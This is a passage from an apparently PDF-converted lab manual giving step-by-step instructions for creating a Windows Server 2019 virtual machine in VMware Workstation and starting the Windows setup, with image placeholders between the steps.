
2. In the **New Virtual Machine Wizard** window, leave the settings to default (**Typical**) and click **Next**.

- In the **Guest Operating System Installation** wizard, choose the **I will install the operating system later** radio button (if you have an ISO of **Windows Server 2019**) and click **Next**.




- In the **Select a Guest Operating System** wizard, ensure that the **Microsoft Windows** radio button is selected in the **Guest operating system** section and that **Windows Server 2019** is selected under **Version**. Click **Next**.


Note: If the **Windows Server 2019** option is not available in the **Version** drop-down list, then select **Windows Server 2016**.




- The **Name the Virtual Machine** wizard appears; type **Windows Server 2019** in the **Virtual machine name** field and click the **Browse** button to store the virtual hard disk. Choose your desired location to store the hard disk and then click **Next**.




- The **Specify Disk Capacity** wizard appears. Leave the **Maximum disk size (GB)** to default (i.e., **60 GB**, recommended), select the **Store virtual disk as a single file** radio button, and click **Next**.



7. The **Ready to Create Virtual Machine** wizard appears; confirm the settings and click the **Customize Hardware...** button.




8. The **Hardware** window appears; click the **New CD/DVD (SATA)** option from the left-hand pane. In the right-hand pane, select the **Use ISO image file** radio button and then click the **Browse...** button to provide the ISO path of Windows Server 2019 ISO file. Click **Close**.




9. In the **Ready to Create Virtual Machine** wizard, click **Finish**.

10. The **Windows Server 2019** virtual machine appears; click the **Edit virtual machine settings** option.




11. The **Virtual Machine Settings** window appears; click the **Options** tab.
12. In the **Options** tab; click the **Advanced** option from the left-hand pane.
13. Select the **BIOS** radio button under the **Firmware type** section in the **Advanced** options and click **OK**.




- Click the **Power on this virtual machine** option to launch the **Windows Server 2019** virtual machine.


Note: If a pop-up appears, click **OK**.




- The virtual machine initializes, and the **Windows Setup** window appears. In the first window of the setup, leave the default settings and click **Next**.




16. In the next window, click the **Install now** button to begin the installation.




17. In the **Select the operating system you want to install** wizard, select **Windows Server 2019 Standard (Desktop Experience)** and click **Next**.




18. In the **Applicable notices and license terms** wizard, check the **I accept the license terms** checkbox and click **Next** to proceed.
